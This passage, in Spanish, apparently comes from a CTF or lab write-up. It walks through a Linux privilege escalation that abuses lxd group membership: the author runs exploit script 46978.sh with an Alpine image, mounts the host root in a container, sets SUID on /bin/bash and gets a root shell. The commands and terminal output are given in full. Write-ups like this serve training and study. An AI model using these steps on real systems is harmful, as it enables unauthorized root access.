uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

Una vez somos mike, haciendo `id` vemos que pertenecemos al grupo lxd.

Por ello, buscamos en `searchsploit` y nos encontramos con esto:

```
SHELL

❯ searchsploit lxd
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Ubuntu 18.04 - 'lxd' Privilege Escalation                                         | linux/local/46978.sh
```


Siguiendo las instrucciones, nos tenemos que descargar una imagen de alpine:

```
SHELL

❯ wget https://github.com/saghul/lxd-alpine-builder/raw/refs/heads/master/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2025-03-07 17:40:15--  https://github.com/saghul/lxd-alpine-builder/raw/refs/heads/master/alpine-v3.13-x86_64-20210218_0139.tar.gz
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/saghul/lxd-alpine-builder/refs/heads/master/alpine-v3.13-x86_64-20210218_0139.tar.gz [following]
--2025-03-07 17:40:15--  https://raw.githubusercontent.com/saghul/lxd-alpine-builder/refs/heads/master/alpine-v3.13-x86_64-20210218_0139.tar.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/octet-stream]
Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’

alpine-v3.13-x86_64-20210218_ 100%
[=================================================>]   3.11M   589KB/s    in 5.5s

2025-03-07 17:40:21 (576 KB/s) - ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’ saved [3259593/3259593]
```

```
❯ ls
 46978.sh  alpine-v3.13-x86_64-20210218_0139.tar.gz  nmap.txt  pentest.php  test.txt
```

Después, pasamos a la máquina víctima el *.sh* y la imagen de alpine:

Ahora traspasamos el .tar y el .sh a la máquina víctima



y ejecutamos:

```
SHELL
bash 46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```

```
46978.sh  alpine-v3.13-x86_64-20210218_0139.tar.gz
mike@included:/tmp$ chmod +x 46978.sh
mike@included:/tmp$ bash 46978.sh  alpine-v3.13-x86_64-20210218_0139.tar.gz

Usage:
        [-f] Filename (.tar.gz alpine file)
        [-h] Show this help panel

mike@included:/tmp$ bash 46978.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8
[*] Listing images...

+--------+-------------+--------+-------------------------------+--------+--------+------
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |
+--------+-------------+--------+-------------------------------+--------+--------+------
| alpine | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Mar 7
+--------+-------------+--------+-------------------------------+--------+--------+------
Creating privesc
Device giveMeRoot added to privesc
~ # id
uid=0(root) gid=0(root)
```

Esto nos abre un contenedor como root donde en */mnt/root* se aloja la raíz de la máquina original:

```
/mnt/root # ls
bin             initrd.img.old  proc            tmp
boot            lib             root            usr
cdrom           lib64           run             var
dev             lost+found      sbin            vmlinuz
etc             media           snap            vmlinuz.old
home            mnt             srv
initrd.img      opt             sys
/mnt/root #
```

= raíz de la máquin

ahora podemos por ejemplo poner el permiso SUID a la bash y volver a la máquina:

```
mike@included:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  20
```

y somos root:

```
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
mike@included:/tmp$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# hostaname -i
bash: hostaname: command not found
bash-4.4# hostname -I
10.129.161.86 10.124.177.1 dead:beef::250:56ff:fe94:b40a fe
bash-4.4#
```